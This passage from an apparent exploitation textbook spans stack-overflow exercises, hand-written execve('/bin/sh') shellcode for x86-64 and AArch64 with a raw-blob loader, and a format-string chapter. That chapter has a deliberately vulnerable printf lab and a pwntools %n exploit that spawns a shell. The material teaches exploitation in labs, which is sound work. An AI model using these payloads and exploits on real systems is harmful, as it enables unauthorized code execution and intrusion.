Now re-enable the mitigations and re-run, because the failure is more instructive than the success. Point the solver at `vuln-x86_64-hardened` and it dies, but read *how* it dies, because each death is a signpost:

- The canary aborts the process with `*** stack smashing detected ***` before `ret` runs, so your return address is

never consulted. You cannot proceed until you can leak or brute-force that 8-byte value—the fork-server brute force in Chapter 11 is one answer.

- Even past the canary, PIE means `elf.symbols['win']` is an *offset*, not an address; the real location is `base + offset` for a `base` that changes every run. You need an information leak to learn `base`, which is the central project of Chapter 10.
- And if your goal were injected shellcode rather than `ret2win`, NX would fault the moment you jumped to the stack, forcing you into the return-oriented programming of Chapter 8.

That is the map of Parts II and III, drawn by a single hardened binary. The overflow never changed. What changed is that winning now requires a *pipeline*—leak, defeat the canary, compute the base, reuse code—rather than a single overwrite. This chapter built the overwrite and named every wall between it and a modern target. The rest of the book knocks the walls down.

Summary

- A **stack frame** holds locals, saved registers, and a return address; on x86-64 a `call` pushes the return address and an overflow of a local marches up into it, while on **AArch64** the return address lives in `x30` and is corruptible only once the prologue spills it to the stack.
- The classic overflow finds the **return address at a fixed offset** past the buffer—`64 + 8 = 72` bytes on our x86-64 lab build, 80 on the AArch64 build—discovered empirically with a **cyclic pattern**, never guessed.
- The **1996 attack fails four ways** on a default modern build: stack canaries catch the linear smash, NX forbids stack shellcode, PIE + ASLR randomize every address, and RELRO locks the GOT. Each is defeated in a later chapter, not by a better overflow.

- **Return-to-win** is the minimal control-flow hijack: overwrite the return address with the address of existing, executable code. It needs no executable stack, which is why NX does not stop it and why it foreshadows ROP.
- **Stack alignment is a modern footgun:** x86-64 requires 16-byte alignment at a `call`, so a `ret2win` into a libc-calling function must prepend a bare `ret` gadget or `system()` faults in `movaps`.
- The difficulty of modern stack exploitation lives in **obtaining addresses and surviving mitigations**, not in the overwrite, which remains a few lines of padding and pointers.

Going Deeper

- Aleph One, “Smashing the Stack for Fun and Profit,” *Phrack* 49 (1996). The founding document of the field; read it to see the exact 1996 recipe this chapter watches die, then appreciate how much scaffolding the defenses added.
- C. Cowan et al., “StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks,” *USENIX Security* (1998). The origin of the stack canary you met in Table 5-1—read the threat model its authors had in mind.
- M. Miller, “Trends, Challenges, and Strategic Shifts in the Software Vulnerability Mitigation Landscape,” *BlueHat IL* (2019). Microsoft’s data on how stacked mitigations raised the *cost* of exploitation even as bug counts held steady.
- H. Shacham, “The Geometry of Innocent Flesh on the Bone: Return-into-libc Without Function Calls (on the x86),” *ACM CCS* (2007). The paper that turned “jump to existing code” into a general technique—the destination of Chapter 8.
- The **pwntools documentation** (docs.pwntools.com), particularly the `cyclic`, `ELF`, `ROP`, and `Corefile` APIs used in Listing 5-3 and Listing 5-4—the toolkit every later solver in this book relies on.

- The **AAPCS64** (Arm Architecture Procedure Call Standard) specification—the authoritative reference for why `x30`, `x29`, and the `stp/ldp` frame idiom behave as the AArch64 walkthrough describes.

Exercises

1. Build both variants with `make` and run `make checksec`. Write out, from the tool's output alone, which of the four defenses in Table 5-1 is present on each binary, and predict which line of `solve/solve.py` fails first against the hardened build.
2. Using `gdb/pwndbg`, reproduce Listing 5-3 by hand on `vuln-x86_64`: generate a cyclic pattern, crash the target, and confirm the offset is 72. Then do the same on `vuln-arm64` under `qemu-aarch64` and explain why the offset is 80, not 72.
3. Remove the `ret-gadget` realignment from Listing 5-4 (jump straight to `win()`), run it, and capture the crash. Show with the debugger that the fault is inside `glibc` on a `movaps` instruction, and explain precisely why the 8-byte shift caused it.
4. The solver recovers the offset from a core dump. Rewrite `find_offset()` to instead derive it with no crash at all, by reading the source in Listing 27-1 and the compiler's frame layout from the disassembly. Which approach survives a `-O2` rebuild, and why?
5. Replace the `fill()` helper in Listing 27-1 with a direct `read(0, name, 512)` and rebuild the *hardened* binary with `-D_FORTIFY_SOURCE=3`. Show that `FORTIFY` now substitutes a checked read and the overflow is caught before the canary even matters. Explain exactly what compile-time information the helper was hiding.
6. On the hardened build, the canary stops you. Without reading ahead to Chapter 11, sketch on paper every piece of information you would need to defeat it, and argue why a

single overflow can never supply that information on its own. Connect your answer to the “one bug is rarely enough” thesis of Chapter 1.

7. The `ret2win` here jumps to a convenient `win()`. Real targets rarely hand you one. On the `-no-pie` build, use `ROP()` from `pwntools` to instead call `system("/bin/sh")` directly—locate a `pop rdi; ret` gadget, point `rdi` at a `"/bin/sh"` string in the binary, and call `system`'s PLT entry. You have just built your first real ROP chain; Chapter 8 generalizes it.

CHAPTER 6

Shellcode for the Modern Age

“Perfection is achieved, not when there is nothing more to add, but when there is nothing left to take away.”

—Antoine de Saint-Exupéry, **Terre des Hommes** (1939)

In Chapter 5 you took control of a program’s instruction pointer and pointed it somewhere of your choosing. This chapter is about what waits at that address: *shellcode*, a self-contained fragment of machine code that turns a hijacked register into a running program of your own. The name is historical—the original goal was to spawn a command shell—but the craft is general. Shellcode is how you express “and now do *this*” in the native language of the machine, under constraints no ordinary compiler ever has to satisfy: it must run correctly no matter where it lands in memory, it frequently may not contain a single null byte, and it is often measured in dozens of bytes, not kilobytes.

Here is the honest framing you need from the first page, because it shapes everything: on a fully modern target, *injecting* shellcode and jumping to it rarely works anymore. No-execute memory (NX, also called W^X—“write xor execute”) means the stack and heap pages where your bytes land are not executable, and hardware control-flow defenses like Intel CET and ARM PAC (Chapter 13) are built to notice when you try. So why devote a chapter to it? Two reasons. First, the constrained environments where shellcode *still* runs are everywhere that matters for a researcher: just-in-time code pages in a browser

(Chapter 22), kernel exploits that flip a page to executable, embedded and IoT targets with no NX at all, and every lab where you deliberately disable a mitigation to study the layer beneath it. Second, and more importantly, writing shellcode by hand is the single best way to internalize the syscall ABI, position independence, and the machine model that *all* of exploitation—including the code-reuse techniques that replaced shellcode—is built on. You cannot build a return-oriented `execve` chain in Chapter 8 until you know exactly which registers `execve` wants and why.

By the end of this chapter you will have written, assembled, and run position-independent `execve("/bin/sh")` shellcode for both x86-64 and AArch64; built a lab loader that executes raw bytes honestly, respecting W^X; made your payload null-free and survived a restricted character set; extended the idea to a staged reverse shell (lab-only); and understood why Windows payloads increasingly call syscalls directly. Every listing here is a real file in `code/ch06-shellcode/`, built and run by CI on the pinned Ubuntu 24.04 stack.

WARNING

Rules of engagement. Shellcode is the most obviously dual-use artifact in this book. Everything here targets the self-contained loader in `code/ch06-shellcode/harness/` and the deliberately vulnerable labs shipped with earlier chapters. A reverse shell that connects back to a listener is a teaching artifact for *your own* lab network, not a tool to point at machines you do not own. Run these payloads only against targets you are authorized to test. When in doubt, see Appendix D.

The syscall is the only door out

Shellcode does not exist to compute. It exists to *ask the kernel for something*: run a program, open a socket, map a page, read a file. Every interesting thing a payload does ultimately crosses the user/kernel boundary through a single mechanism—the

system call (syscall)—and the first thing to master is the calling convention for that boundary, because it is both simpler and stricter than the ordinary function ABI you met in Chapter 3.

On Linux x86-64, you place the syscall number in `rax`, the arguments in `rdi`, `rsi`, `rdx`, `r10`, `r8`, `r9` (note `r10`, *not* `rcx`, for the fourth argument—the `syscall` instruction clobbers `rcx` and `r11`), and execute the `syscall` instruction. On AArch64 you place the number in `x8`, the arguments in `x0` through `x5`, and execute `svc #0` (“supervisor call”). The return value comes back in `rax` / `x0`. That is the entire protocol. Table 6-1 lays the two side by side, along with the numbers you will use most.

	x86-64 (System V)	AArch64 (generic)
Syscall number register	<code>rax</code>	<code>x8</code>
Arguments	<code>rdi rsi rdx r10 r8 r9</code>	<code>x0 x1 x2 x3 x4 x5</code>
Trap instruction	<code>syscall</code>	<code>svc #0</code>
Return value	<code>rax</code>	<code>x0</code>
Clobbered by trap	<code>rcx</code> , <code>r11</code>	none (PSTATE only)
<code>execve</code>	59	221
<code>read</code> / <code>write</code>	0 / 1	63 / 64
<code>socket</code> / <code>connect</code>	41 / 42	198 / 203
<code>dup2</code> / <code>dup3</code>	33 / —	— / 24
<code>mprotect</code> / <code>exit</code>	10 / 60	226 / 93

Table 6-1. Linux syscall conventions and key numbers, x86-64 versus AArch64

Two differences in Table 6-1 bite people immediately. First, the *numbers are different per architecture*—`execve` is 59 on x86-64 but 221 on AArch64—because AArch64 adopted the newer “generic” syscall table (`include/uapi/asm-`

generic/unistd.h in the kernel source) rather than inheriting x86's historical numbering (arch/x86/entry/syscalls/syscall_64.tbl). You cannot memorize one table and reuse it. Second, AArch64 *has no dup2*; it was dropped from the generic table in favor of dup3, which takes an extra flags argument. Small facts like these are the difference between a reverse shell that works and one that silently does nothing.

Figure 6-1 traces what actually happens when your shellcode fires the trap instruction. Understanding this path is what lets you reason about EDR and sandboxing later: everything your payload does is a syscall, and a syscall is an observable, interposable event.




Figure 6-1. What happens when shellcode executes a syscall trap

NOTE

Why call the syscall *directly* instead of calling a libc wrapper like `execve(3)`? Because shellcode usually cannot assume libc is mapped at a known address, cannot rely on the dynamic linker, and must be self-contained. A libc call needs a resolved address; a direct `syscall` needs only the kernel, which is always there. This self-sufficiency is the whole reason shellcode is written in assembly against the raw ABI rather than compiled from C.

execve("/bin/sh") from scratch

The canonical payload is a call to `execve("/bin/sh", NULL, NULL)`, which replaces the current process image with an interactive shell. Building it by hand teaches every core constraint at once. The C prototype is `int execve(const char *path, char *const argv[], char *const envp[])`, so we must arrange three things before the trap: `rdi/x0` pointing at the string `"/bin/sh"`, `rsi/x1` holding `NULL` (no `argv`), and `rdx/x2` holding `NULL` (no `envp`), with the syscall number in `rax/x8`.

The subtlety is the string. We have no data section—shellcode is pure code that must carry its own data—so we build `"/bin/sh"` on the stack at runtime and point at it. Listing 6-1 is the x86-64 version, written to be null-free (we will justify each trick below).

```
/* execve_x64.S - assemble: gcc -nostdlib -static -o x64
   execve_x64.S
   * Lab-only teaching payload. See ../../ETHICS.md. */
.intel_syntax noprefix
.global _start
.text
_start:
    xor     rsi, rsi                /* ❶ rsi = 0 -> argv =
NULL */
    mul     rsi                    /* ❷ rdx:rax = rax*rsi =
0, so rdx = 0 (envp) */
    push    rsi                    /* ❸ push a NUL terminator
```



```

for the string */
    mov     rdi, 0x68732f6e69622f2f /* ❶ "//bin/sh" little-
endian, no NUL byte */
    push    rdi                    /* ❷ string now lives on
the stack */
    push    rsp
    pop     rdi                    /* ❸ rdi -> "//bin/sh" */
    mov     al, 0x3b               /* ❹ rax = 59 =
__NR_execve, one byte */
    syscall                                /* ❺ never returns on
success */

```

Listing 6-1. ch06-shellcode/src/execve_x64.S — null-free
execve("/bin/sh"), System V

At ❶ `xor rsi, rsi` zeroes `rsi` in three bytes with no null in the encoding—the idiom from Chapter 4, now load-bearing. At ❷ `mul rsi` multiplies `rax` by `rsi` (which is zero), leaving the 128-bit product in `rdx:rax`; both halves become zero, so this single instruction clears `rdx` (our `envp` argument) for free and without a null byte, which a literal `mov rdx, 0` would contain. At ❸ we push that zero so the string we are about to build is null-terminated. At ❹ is the heart of it: `"/bin/sh"` is only seven bytes, and we need eight to fill a push, so we use `"/bin/sh"`—the kernel treats the doubled slash as a single separator, and the doubling buys us a full eight-byte immediate with no null byte in it. At ❺ we push the string onto the stack; at ❻ `push rsp; pop rdi` copies the stack pointer into `rdi` so it points at our string without the null byte a `mov rdi, rsp` is fine but this two-byte idiom is the classic. At ❼ `mov al, 0x3b` sets only the low byte of `rax` to 59; because ❷ already zeroed the upper bytes, `rax` is exactly 59 and the instruction is null-free. At ❽ the `syscall` traps into the kernel and, on success, never returns—the process is now `/bin/sh`.

Now the same payload on AArch64, in Listing 6-2. The shape is identical—build the string, zero two registers, set the number, trap—but the mechanics reflect a fixed-width RISC instruction set.

```

/* execve_arm64.S - assemble: aarch64-linux-gnu-gcc -nostdlib -
static \

```

```

*                               -o a64 execve_arm64.S   (run under
qemu-aarch64)
* Lab-only teaching payload. See ../../ETHICS.md. */
.global _start
.text
_start:
    movz    x0, #0x622f           /* ❶ build "/bin/sh\0" in
x0, 16 bits at a time */
    movk    x0, #0x6e69, lsl #16 /*    "ni" */
    movk    x0, #0x732f, lsl #32 /*    "s/" */
    movk    x0, #0x0068, lsl #48 /*    "\0h" -> x0 =
0x0068732f6e69622f */
    str     x0, [sp, #-16]!       /* ❷ push the 8-byte
string onto the stack */
    mov     x0, sp               /* ❸ x0 -> "/bin/sh"
(path) */
    mov     x1, xzr              /* ❹ x1 = 0 -> argv =
NULL */
    mov     x2, xzr              /* ❺ x2 = 0 -> envp =
NULL */
    mov     x8, #221             /* ❻ x8 = __NR_execve */
    svc     #0                   /* ❼ supervisor call;
never returns */

```

Listing 6-2. ch06-shellcode/src/execve_arm64.S — execve("/bin/sh"), AAPCS64

At ❶ through the fourth `movk`, we assemble the 64-bit value `0x0068732f6e69622f`—the little-endian bytes of `"/bin/sh\0"`—in four instructions, because AArch64 cannot load an arbitrary 64-bit immediate in one instruction; `movz` sets a 16-bit field and zeroes the rest, and each `movk` keeps the rest and overwrites one 16-bit field at the given shift. At ❷ `str x0, [sp, #-16]!` is a pre-indexed store: it decrements `sp` by 16 and writes the string there in one instruction, the AArch64 equivalent of a push. At ❸ `mov x0, sp` points the path argument at it. At ❹ and ❺ the architectural zero register `xzr` gives us guaranteed zeroes for `argv` and `envp`. At ❻ the syscall number goes in `x8`—221, not 59—and at ❼ `svc #0` traps.

NOTE

AArch64 and “null-free” part ways here. On x86-64 we worked hard to avoid null bytes because the payload is often injected through a C string API that stops at the first `\0`. AArch64 instructions are fixed 32-bit words and the encodings above *do* contain zero bytes (look at the `movk` with `#0x0068`). That is usually fine: AArch64 shellcode is rarely delivered through a byte-string copy the way a classic stack overflow is, and when it is, the constraint problem is different. The lesson is that “null-free” is a property of the *delivery path*, not of shellcode in the abstract. Know your constraint before you optimize for it.

Table 6-2 distills the parallel so you can see the model beneath the two instruction sets.

Step	x86-64	AArch64
Zero envp	<code>mul rsi</code> (side effect)	<code>mov x2, xzr</code>
Zero argv	<code>xor rsi, rsi</code>	<code>mov x1, xzr</code>
Build <code>/bin/sh</code>	<code>mov rdi, imm64</code> + push	four <code>movz</code> / <code>movk</code> + <code>str</code>
Point path reg	<code>push rsp; pop rdi</code>	<code>mov x0, sp</code>
Syscall number	<code>mov al, 0x3b</code> (59)	<code>mov x8, #221</code>
Trap	<code>syscall</code>	<code>svc #0</code>
Approx size	24 bytes	28 bytes

Table 6-2. The same `execve` payload, two architectures

Running it honestly: a W^X-aware loader

Assembling a .S file into an ELF that runs `_start` is easy, but that is not how shellcode is used—it is raw *bytes* injected into another process and executed in place. To study payloads realistically we need a loader that takes a flat binary blob and jumps to it. Listing 6-3 is that harness, and it is written to be *honest about W^X*: it never maps a page writable and executable at the same time.

```
/* run_shellcode.c - Load a flat binary and execute it. Lab-
only.
 * Build: gcc -O2 -o run_shellcode run_shellcode.c */
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <fcntl.h>
#include <sys/mman.h>

int main(int argc, char **argv) {
    if (argc != 2) { fprintf(stderr, "usage: %s <blob>\n",
argv[0]); return 2; }
    int fd = open(argv[1], O_RDONLY);
    if (fd < 0) { perror("open"); return 1; }
    long len = lseek(fd, 0, SEEK_END); lseek(fd, 0, SEEK_SET);

    void *page = mmap(NULL, len, PROT_READ | PROT_WRITE,
/* ① W, not X */
        MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);
    if (page == MAP_FAILED) { perror("mmap"); return 1; }
    if (read(fd, page, len) != len) { perror("read"); return
1; }
    close(fd);

    if (mprotect(page, len, PROT_READ | PROT_EXEC) != 0) {
/* ② flip to X */
        perror("mprotect"); return 1;
    }
    fprintf(stderr, "[*] executing %ld bytes at %p\n", len,
page);
    ((void (*)(void))page)();
}
```

```
return 0; /*  
unreached */  
}
```

Listing 6-3. `ch06-shellcode/harness/run_shellcode.c` — execute a raw blob, respecting `W^X`

At ❶ we map the page `PROT_READ | PROT_WRITE` and copy the shellcode in—writable but *not* executable. At ❷ we call `mprotect` to flip the page to `PROT_READ | PROT_EXEC`, dropping write permission in the same stroke. This two-step dance is exactly what `W^X` demands, and it mirrors how real systems handle dynamically generated code: a JIT compiler writes machine code to a writable page, then re-protects it executable before running it (a pattern you will exploit directly in Chapter 22). At ❸ we cast the page to a function pointer and call it.

To produce the flat blob the loader expects, extract the `.text` bytes from the assembled object—`objcopy -O binary -only-section=.text x64 x64.bin`—and the companion `Makefile` wires this together. Build and run:

```
$ make -C ch06-shellcode  
$ ./run_shellcode x64.bin  
[*] executing 24 bytes at 0x7f3c9a1e0000  
$ id  
uid=1000(lab) gid=1000(lab) groups=1000(lab)  
$ exit
```

The shell you land in inherits the loader’s privileges—this is a lab demonstration of *execution*, not privilege escalation. The AArch64 blob runs the same way under `qemu-aarch64` (see Chapter 2), and the repo’s `make test` asserts that feeding `echo id` to the spawned shell prints a `uid=` line, so CI proves both payloads actually spawn a shell on every push.

TIP

When a payload “runs” but the process just dies, your first debugging move is `strace ./run_shellcode x64.bin`. You will see exactly which syscall fired and with what arguments. A common failure is a stray null byte truncating the `/bin/sh` string, which shows up as `execve("/bin", ...)` or `execve("", ...)`—the syscall trace localizes the bug to one push in seconds.

Position independence, null-freedom, and bad characters

Three constraints separate shellcode from ordinary code, and each one is imposed by the *delivery path*, not by the payload’s logic.

Position independence. Shellcode does not know where it will be loaded—ASLR randomizes the address every run—so it may contain no absolute references to its own bytes. Notice that neither `execve` payload above ever names an address: we built the string on the *stack*, whose location we learn at runtime from `rsp / sp`, rather than embedding a pointer to a string stored inside the shellcode. That is the essence of position independence. When you *must* reference your own bytes—to find a second stage, say—you use a PC-relative trick: on x86-64 a `call` to the next instruction pushes the current address onto the stack, and a `pop` recovers it; on AArch64 the `adr` instruction computes a PC-relative address directly.

Null-freedom. If your payload reaches the target through `strcpy`, `sprintf`, or any C string API, a null byte terminates the copy and truncates everything after it. We have already seen the toolkit: zero registers with `xor reg, reg` rather than `mov reg, 0`; set small immediates through the low byte (`mov al, 0x3b`) so the upper zero bytes are not encoded; and choose data like `"/bin/sh"` that happens to contain no zero. Figure 6-2 shows the x86-64 payload as raw bytes so you can verify by eye that not one of them is `00`.

offset	bytes	instruction
---	-----	-----

0x00	48 31 f6	xor rsi, rsi
0x03	48 f7 e6	mul rsi
0x06	56	push rsi
0x07	48 bf 2f 2f 62 69 6e 2f 73 68	mov rdi, "//bin/sh"
	__ '/' '/' 'b' 'i' 'n' '/' 's' 'h' __/	
0x11	57	push rdi
0x12	54	push rsp
0x13	5f	pop rdi
0x14	b0 3b	mov al, 0x3b (59)
0x16	0f 05	syscall
---	-----	-----

total	24 bytes, 0 null bytes	

Figure 6-2. Byte map of the x86-64 execve payload — verify: no 0x00 anywhere

Bad characters and restricted sets. Null is the most common forbidden byte, but it is not the only one. A payload injected into a path might choke on / (0x2f); one passed through a protocol parser might forbid newline (0x0a), carriage return (0x0d), or space (0x20); and the strictest case is a target that accepts only *alphanumeric* bytes, because the input is validated as a “name” or “token.” The general solution is an *encoder*: transform the payload into bytes that satisfy the constraint, and prepend a tiny *decoder stub* that reverses the transform at runtime before jumping to the now-decoded payload. Listing 6-4 is a single-byte XOR encoder that searches for a key producing a null-free result.

```
#!/usr/bin/env python3
"""Single-byte XOR encode shellcode so the result avoids
forbidden bytes.
Emits the encoded payload; pair with decoder_x64.S at
runtime."""
import sys

def encode(payload: bytes, bad: set[int]) -> tuple[int,
bytes]:
```

CHAPTER 7

Format String and Integer Bugs

“The more constraints one imposes, the more one frees one’s self.”

—Igor Stravinsky, **Poetics of Music** (1942)

Two bug classes in this chapter look, at first, like relics. The format-string bug was supposedly killed by a compiler warning in 2002; integer overflow is the kind of thing a careful programmer “just doesn’t write.” Both assumptions are wrong, and both classes are very much alive in 2026. Format strings still appear wherever a developer passes attacker-influenced text as the first argument to `printf`, and the bug is uniquely powerful: a single one gives you both a *read* and a *write* primitive, the two halves of the exploitation pipeline from Chapter 1, out of one flaw. Integer bugs are even more important, because they are rarely the *end* of a vulnerability—they are the *cause* of one. The heap overflows of Chapter 15 and the out-of-bounds accesses that fuzzers find by the thousand are, underneath, usually a multiplication that wrapped or a length that was truncated. Understanding integers is how you understand where the memory-corruption bugs *come from*.

This chapter teaches both against lab targets you will build and solve. You will turn a `printf(buf)` into an arbitrary read and then into a controlled write that flips a variable and spawns a shell, and you will see exactly why `FORTIFY_SOURCE` makes the write harder but not the read. Then you will build an integer overflow in an allocation size, watch it collapse into a heap

overflow, catch it with UBSan, and fix it the modern way with C23 checked arithmetic. Throughout, both architectures are first-class: the varargs calling convention that makes format strings work is different on x86-64 and AArch64, and that difference changes your exploit.

WARNING

Rules of engagement. Every target here lives in `code/ch07-intfmt/` and is built, deliberately and with commented flags, to be vulnerable—some with mitigations switched off that your real software should always leave on. They exist to be exploited in the lab. Do not point these techniques at software you are not authorized to test. See Appendix D.

The printf family is a little interpreter

Start with the model, because the format-string bug is incomprehensible until you see what `printf` actually is. `printf` is not a printing function; it is an *interpreter* for a tiny language—the format string—and that language has instructions that read memory (`%s`, `%x`, `%p`) and an instruction that *writes* memory (`%n`). The program hands `printf` a program written in that language. The bug is simply letting the attacker write the program.

A variadic function like `printf` receives a fixed first argument—the format string—and then walks a list of further arguments whose number and types it cannot know in advance. It learns them *from the format string itself*: each conversion specifier tells `printf` “there is another argument here, of this type; go fetch it.” When the format string is a literal the programmer wrote, the specifiers and the supplied arguments match, and all is well. When the attacker controls the format string, they control how many arguments `printf` believes it was given and what it does with each one—regardless of how many were actually passed.

The mechanics of “go fetch the next argument” are defined by the calling convention, and this is where architecture matters. On the x86-64 System V ABI, the first integer arguments arrive in registers—`rdi`, `rsi`, `rdx`, `rcx`, `r8`, `r9`—and only the seventh onward spill to the stack. For `printf`, `rdi` holds the format pointer, so the *first* conversion specifier fetches `rsi`, the second `rdx`, and so on through `r9`; the sixth specifier is the first to read from the stack. Figure 7-1 lays this out.




Figure 7-1. How each conversion specifier fetches its argument: registers first, then the stack, where your input buffer lives

The consequence in Figure 7-1 is the whole technique in one picture. In a vulnerable `printf(buf)`, only one real argument was passed—`buf` in `rdi`. Every `%p` after that reads *whatever happened to be left* in `rsi`, `rdx`, and the stack: saved registers, other locals, return addresses. And because `buf` itself usually lives on the stack, if you walk far enough with positional specifiers you eventually reach the buffer you control—at which point you are reading and writing memory through addresses you placed there yourself.

NOTE

AArch64 (AAPCS64) follows the same idea with a different boundary. The first eight integer arguments go in `x0 – x7`; `x0` holds the format pointer, so conversions 1 through 7 consume `x1 – x7` and only the eighth reaches the stack. Your controlled buffer therefore shows up at a *higher* positional index than on x86-64. The exploit is identical in shape; only the offset you hunt for changes. This is why you never hardcode an offset—you find it, every time, per target.

Leaking memory with %p and positional arguments

The first primitive a format string gives you is a read. Feed the program a run of `%p` specifiers and `printf` will dutifully dump the register and stack contents it thinks are its arguments. But spraying `%p.%p.%p...` and counting dots is clumsy. The professional move is *positional* arguments: the POSIX `%N$` syntax tells `printf` to fetch the Nth argument directly, so `%7$p` prints the seventh argument—on x86-64 the second slot that spills to the stack, because the first five arguments live in registers and the sixth is the first stack slot—without disturbing the others.

You use this to solve two problems at once. First, **locate your buffer**: plant a recognizable marker and scan positions until it reappears. Second, **leak what you need**: once ASLR (which you meet in full in Chapter 10) has randomized the address space, a format string that prints a stack or libc pointer hands you the base you need to compute every other address. Listing 7-1 shows the offset hunt against the lab binary.

```
$ ./fmt
ch07 fmt lab: speak, and I will print you.
BBBBBBBB%6$p                                # 8-byte marker, then
read arg 6
BBBBBBBB0x7ffd1a2b3c40                       # arg 6 is still a
stack pointer
$ ./fmt
BBBBBBBB%8$p                                # keep walking
```

```
BBBBBBBB0x4242424242424242      # found it: arg 8 ==
our marker
```

Listing 7-1. Finding the offset at which your input becomes a positional argument

At ❶ the marker `BBBBBBBB` is exactly eight bytes—one 64-bit stack slot—so when a positional read lands on it, it prints as `0x4242424242424242`. At ❷ that happens at index 8 on this `-no-pie -O0` build; the six register-and-near-stack slots came first. The index is a property of *this* binary’s stack layout and compiler flags—rebuild at `-O2` or as a PIE and it moves—so the solver discovers it rather than trusting a constant. That discovered index is the offset you pass to `pwntools`’ payload builder.

TIP

`%s` dereferences its argument as a `char *` and prints the string there, which turns a format string into an *arbitrary read*: place a target address in your buffer, then use `%N$s` to print the bytes at that address. It is how you dump a binary’s `.rodata`, read a secret, or follow a pointer chain—but feed it an unmapped address and the program segfaults, so it is also your crash oracle.

Arbitrary write with %n

Now the dangerous half. The `%n` specifier is the one that writes: it takes its argument as an `int *` and stores into it *the number of characters printf has output so far*. It exists for column-alignment tricks almost nobody uses, and it converts `printf` from an information-disclosure bug into an arbitrary write.

The method follows directly from the read. You already know how to make `printf` fetch an argument from a stack slot you control. Instead of reading that slot with `%p`, you put a *target address* in your buffer and reference it with `%N$n`—now `printf` writes to the address you chose. You control *what* gets written by controlling how many characters are emitted before

the `%n`: print 64 characters first, and `%n` writes 64. To write a large, specific value like a full 64-bit pointer you would need to print billions of characters, so real exploits split the write into bytes using the width-modified forms `%hn` (write a 16-bit half) and `%hhn` (write a single byte), emitting just enough padding between each to set one byte at a time.

This is fiddly bookkeeping—compute padding, order the writes so each byte’s running total is reachable, keep the address pointers aligned in the buffer—and it is exactly the kind of arithmetic you should never do by hand. `pwntools`’ `fmtstr_payload` does all of it: you give it the offset you found and a dictionary of {address: value} writes, and it emits a byte-wise `%hhn` payload. Listing 7-2 is the target; Listing 7-3 defeats it.

```
/* ch07-intfmt/src/fmt.c -- deliberately vulnerable format-
string lab.
 * LAB ONLY. Built -no-pie -fno-stack-protector and WITHOUT
_FORTIFY_SOURCE
 * so the classic printf(user) bug is reachable and %n works
(see Makefile). */
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int authorized = 0;                                /* ❶ fixed-address
write target */

static void vuln(void)
{
    char buf[128];
    ssize_t n = read(0, buf, sizeof buf - 1);
    if (n <= 0) return;
    buf[n] = '\0';
    if (n && buf[n - 1] == '\n') buf[n - 1] = '\0';

    printf(buf);                                    /* ❷ THE BUG: user
controls the format */

    if (authorized) {                               /* ❸ win condition
flipped by %n */
        puts("authorized: spawning shell");
        system("/bin/sh");
    } else {
```

```

}
}

int main(void)
{
    setvbuf(stdout, NULL, _IONBF, 0);
    puts("ch07 fmt lab: speak, and I will print you.");
    vuln();
    return 0;
}

```

Listing 7-2. ch07-intfmt/src/fmt.c — the vulnerable target (built without FORTIFY or PIE on purpose; see the Makefile)

At ❶ `authorized` is an ordinary global; because the Makefile builds with `-no-pie`, its address is fixed and known from the symbol table, so we need no leak to target it—a deliberate simplification so the write stands alone. (Build it as a PIE and you would first leak the image base, exactly the leak-then-write pattern of Chapter 10.) At ❷ is the bug in its entire canonical form: `buf` is passed as the format string with no arguments of its own. At ❸ flipping `authorized` to any nonzero value takes the shell branch. The solver writes a `1` there.

```

#!/usr/bin/env python3
"""Turn the printf(buf) bug into an arbitrary write: set
authorized = 1."""
from pwn import *

exe = args.BIN or './fmt'
elf = context.binary = ELF(exe, checksec=False)
AUTH = elf.symbols['authorized']          # ❶ -no-pie: address
is fixed

def find_offset(marker=b'BBBBBBBB'):     # ❷ discover our
positional index
    for i in range(1, 40):
        io = process(exe); io.recvline()
        io.sendline(marker + b'%%d$p' % i)
        leak = io.recvline(); io.close()
        if b'0x4242424242424242' in leak:
            return i
    raise RuntimeError('offset not found')

offset = find_offset()

```

```

io = process(exe)
io.recvline()
payload = fmtstr_payload(offset, {AUTH: 1})  # ❷ byte-wise
%hhn, built for us
io.sendline(payload)

io.recvuntil(b'spawning shell')              # ❸ we took the
win branch
io.sendline(b'echo PWNED=$(id -u)')           # ❹ the spawned
shell runs our command
io.recvuntil(b'PWNED=')
log.success('format string -> arbitrary write -> code
execution (uid %s)'
           % io.recvline().strip().decode())
io.close()

```

